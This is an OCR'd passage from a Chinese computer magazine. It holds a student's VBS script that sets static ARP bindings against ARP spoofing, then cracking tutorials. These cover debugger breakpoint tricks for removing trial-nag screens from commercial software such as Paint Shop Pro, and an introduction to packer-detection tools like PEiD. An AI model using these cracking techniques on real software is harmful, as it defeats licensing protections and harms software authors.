接着，我帮宿舍其他同学的机器也弄好了，大家终于又可以顺畅地上网了，本以为事情就这样结束了，可突然间接到MM打来的告急电话，说她们宿舍的网经常一下断一下通的，问我是不是中毒了，叫我帮集体重装系统呢。我晕，帮重装系统虽然可以趁机接近MM，但集体重装可不是什么好玩的事，而且即使重装后也解决不了问题，于是我就告诉她们是被ARP了，到我这里拿个工具就可以解决了。虽然她们听不懂我讲什么，但听说只要我的一个工具就可以解决，就马上派了代表（我的GF）拿了U盘来。尽管如此，但麻烦还是来了，那么简单的工具我手把手教我GF用了半天她还是莫名其妙，特别是怎么获得网关地址那里，我晕绝了，现在又不是在一个小网吧，学校的网络那么复杂，虽然知道攻击的IP也不好找攻击源，看来要另外找一个方法了。

又到网上找了一下，感觉现在最好用的应该是将**ARP -S IP 网关MAC**写成一个批处理放到启动里了，批处理是容易写，可MM们却是找不到启动在哪里，还害我GF来回跑了N次，不行，还要找个更加简单的方法才行，不然会被GF骂死。


该怎么办呢？忽然间翻到了海洋顶端解压缩用的VBS文件，灵机一动，用Windows脚本宿主写个VBS文件，生成一个BAT直接放到启动里不就可以了吗？说干就干，在GF的大力鼓励和支持下，我翻阅无数资料，放弃晚饭，编写程序。

（芒果：其实是想和GF多待一会儿，哈哈）
（小编：哎~现在男女比例失调了，一旦有了女朋友千万别放手哦，以免将来成为光棍一个，不要问我该如何做，喏~向光芒果学习呗！）

经过几小时努力终于写成了这个VBS文件，代码如下：

```
Set objShell = CreateObject("WScript.Shell")
Set objWshScriptExec = objShell.Exec("ipconfig")
Set objStdOut = objWshScriptExec.StdOut
While Not objStdOut.AtEndOfStream
    strLine = objStdOut.ReadLine
    If InStr(strLine,"Default Gateway") Then
        gw_str = strLine
    End If
Wend
ip = split(gw_str,":")
arpstr = "arp -s " + left(ip(1),Len(ip(1))-1) + " 网关MAC"
objShell.Exec(arpstr)
path = "C:\Documents and Settings\All Users\「开始」菜单\程序\启动\arp.bat"
Set fso = Wscript.CreateObject("Scripting.FileSystemObject")
Set fh = fso.CreateTextFile(path)
fh.WriteLine(arpstr)
fh.Close
```

呵呵，程序写好后保存为VBS格式直接运行就可以在“**C:\Documents and Settings\All Users\「开始」菜单\程序\启动**”生成一个arp.bat，这个批处理的内容为：**arp -s 网关IP 网关MAC**，这个程序可以说差不多是全自动的了，唯一要自己写的是网关的MAC，这个其实只要我们懂的人先写好就可以了。获得网关MAC的方法有很多，除了用上次我介绍的那个工具外，还可以在命令提示符中用**arp -a 网关IP**查看，如图1。



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>arp -a 192.168.1

Interface: 192.168.1 --- 0x2
  Internet Address      Physical Address      Type
  192.168.1             -78-a4-               static

C:\Documents and Settings\Administrator>
```

图1

好了，全部搞定，这样也可以跟MM们交差了，用这个VBS就可以十分方便地在复杂的网络中一次批量解决ARP攻击问题了（每台机器使用者运行一次就好了，呵呵）！

编辑点评：

虽然作者利用vbs来简化了操作，但网关还是需要手动填写，其实可以直接用代码实现自动添加网关的MAC地址，有兴趣的朋友可以尝试一下。

破资源

资源名称：俞煌男破解入门教程


简单实用的破解教程，适合破解初学者，有不少作者的经验之谈，对刚入门的朋友会有不少帮助。《俞煌男破解入门教程》已编译成chm格式，方便阅读，如图1。

【本文由光芒果进行收录】



图1 俞煌男破解入门教程

破技巧



弹窗破解的下断小技巧：

像LView pro、PaintShop pro这些程序并没有输入注册码的地方，只在开始运行时弹出一个对话框，告诉你还可以多少天了，有延迟，这种软件一般怎么破解。

没有注册窗口，只有nag，此时可能可以用bpx hmemcpy，此外，你可以采用其它方法。

以paint shop pro 5.01 evaluation为例，你用bpx hmemcpy是拦不住的，但还可以用如下几种方法。

1．当nag窗口出现后，激活trw or softice，下断点bpx lockmytask（或bpx destroywindow），回到psp.exe，按下start按钮后程序就会阻断，再用F10或F12走，直到你见到如下结构。

cs:******** call ****** <—用F10带过这一步后会有延迟画面

cs:******** test al, al <—此时你在这行，程序确定你按下的是何按钮

这时按下F6，你就可以找到这个call前的code，并在其上下断点。若在这之前有跳转，如jz、jnz等，你就可以想办法使nag窗口不出现。

2．在这个nag窗口中，你会见到一些"版权宣言"及"你已经试用了*天，还有*天可以用"等的话，将之记下，叫出trw或softice，用s 0 ffffffff "记下的话"(trw)或s 0 L ffffffff "记下的话"(SOFTICE)找到其调用的地址，下断点bpm "找到的地址"来尝试，余下的同例1。

3．若程序主窗口完全出现后再有延迟窗口出现，你可以在主窗口出现，而在延迟窗口还未出现之际执行叫出trw(ctrl+N)或softice(ctrl+D)，然后一步步走，直到你du走了延迟窗口出现的那行code。

4．如程序没有被压缩、加壳，你可以用w32dasm等静态反汇编方法，在string reference中找到延迟窗口中的话，在这代码前下断点拦截。



各大高校现在已经开学了，新学期嘛，应该有新的气象。一朋友发消息诉苦，你说这学校里怎么就不教破解呢？可惜这个问题超出了咱的职责范围，无力解决啊，咱只能准备几篇破解教程奉献给大家。这期以基础为主，一起来看看菜鸟怎样爆破密码验证，还有SmartCheck对VB的挑战、软件侦壳的技巧、AVI Joiner算法分析，由简入难，相信大家会喜欢。

大话软件壳

从本文你可以学到：熟悉常用的侦壳软件

风飘雪

软件作者用编程语言编写好软件后，将它编译成扩展名为exe的可执行文件。

（1）有一些版权信息需要保护起来，不能让其他人随意改动，如作者的姓名、软件名称、版本号等等。


（2）需要给程序"减肥"，使exe文件变小，从而方便存储、使用和网上传输。


这样，就会用到一些软件，它们能将可执行文件压缩和对信息加密，实现上述两个功能，这些软件称为**加壳软件**。为软件加上的东东就称为**壳**。而且，这种东西愈演愈烈，似乎已变成一种趋势，一发而不可收，需要特别说明的是：加壳软件不同于一般的winzip、winrar等打包类压缩软件，它们是压缩可执行文件的，压缩后的文件可以直接运行。

最常见的加壳软件有3个：**ASPACK**（简称：小S，最近好像有baby了）、**UPX**（小优）、**PEcompact**（小pp）。主流就是主流，用它们加壳的软件约占市面所有软件的90%，好高的市场占有率啊！其他不常用的加壳软件如ASPROTECT（大S，比较出名的难壳之一，似乎和F4的仔仔搞到一块儿了）、PETITE、NEOLITE、TELock等因为使用较少，故暂不作介绍。

软件最常见的编程语言主要是Delphi、Visual Basic(简称VB)、Visual C++(简称VC)。

破解的第一步就是侦测出软件的壳和软件所用的编程语言。具备这种"慧眼"的软件主要有以下5个：**PEiD**（重点掌握，要求必会）、**fileinfo**、**ExeInfo PE**、**DiE**、**PE Sniffer**（这4个一般性了解即可）。这类软件称为**侦壳软件**。侦壳软件就好比是医生的听诊器，破解必备且看病的第一步一定是用它。随着加壳软件的突飞猛进地发展，新壳不断涌现。这就逼迫着侦壳软件必须经常不断地更新，加入对新壳的识别，方能不落伍。慢慢地，PEiD由于功能最强、更新最快而一统天下，成为侦壳软件的"老大"。


图1 fi运行界面


图3 fi无法识别的壳

下面详细介绍一下侦壳软件的使用方法，希望大家能够熟练掌握，并利用它们，拨开壳的层层迷雾，揭开壳的神秘面纱。




图2 将fi加入到右键菜单


图4 fi侦壳界面

1. 侦测壳的软件 fileinfo，简称 fi

侦壳能力极强，特点是侦测的准确度高，以精准见长，名列侦壳软件的“老二”。最新版本为4.01a。软件更新速度一般。

有两种使用方法，采用哪种都可以：

第一种：使待侦测壳的软件(如aa.exe)和fi.exe位于同一目录下，执行windows起始菜单的运行，键入 **fi aa**

第二种：使待侦测壳的软件(如aa.exe)和fi.exe位于同一目录下，将aa的图标拖到fi的图标上顶部左边的绿色字显示的就依次是目标程序所加的壳名、版本号、作者，例如：图1就是ex2.exe用fi察看的结果，表明以下信息：壳的名称为Aspack，版本为2.12版，壳的作者为A.Solodovnikov。




图5 exeinfope.exe软件主程序的侦壳信息

为方便windows下的长期使用，建议将fi.exe复制到windows的SendTo文件夹中。以后侦测某文件时，只需选中文件，然后右击“发送到”选项即可打开fi侦测，很是方便。如图2所示。

如果fi无法侦测出壳的类型，则显示 **E WIN GUI** 或 ***UNKNOWN***。如图3：EXECryptor加壳软件的主程序，fi无法识别，注意看红色的字。

若fi直接显示出软件的编程语言，而无壳的任何信息，则说明目标软件无壳。

下面再举一个例子，如图4。



图6 更换皮肤


结论：图中所示软件crackme7.exe是用UPX v0.94软件加的壳，0.94为UPX的版本号。

缺点：DOS界面，使用不是很方便。但由于侦壳所用版本的精准度高，故仍不忍抛弃。旧情人似乎总是令人难舍。

2. ExeInfo PE

一款2006年新出的侦壳软件，更新速度很快，像疯狂小老鼠。其网站为：http://www.exeinfo.go.pl （需要代理才能访问）。

图5壳的信息：**“PeSpin v1.304 public by CyberBob – http://pespin.w.interia.pl”**


图7 PEiD运行界面

可以看到，给出的信息很详细，壳的名称－PeSpin，版本号－v1.304 public。作者－CyberBob，壳的网站－http://pespin.w.interia.pl，同时，它的最大特色是提供了详尽的脱壳解决方案，这是其所独有的唐门独门暗器。

图5解决办法：**try Multi generic Dumper 1.1 "mdg.exe G" option– www.exetools.com/forum/showthread.php?t=9279 + Import**





图8 PEiD配置


图9 用PEiD进行侦测

Rec. + hand made

软件可以换肤，有4种界面形式任君选择。点Options按钮，如图6。图5所示界面为3号皮肤。

3.侦壳霸主PEiD（建议使用中文汉化版）——本章的重点

与其他已有的侦测器相比：

1.它有华丽的图形界面，界面直观而简洁，插件数量多且更新快。
2.侦测速度快捷无比。软件更新速度快。
3.特殊扫描模式，可用于被修改和未知格式的文件。支持多文件扫描。
4.外壳整合（添加到鼠标右键功能），始终停留在屏幕顶端以及拖放功能。

软件界面如图7。

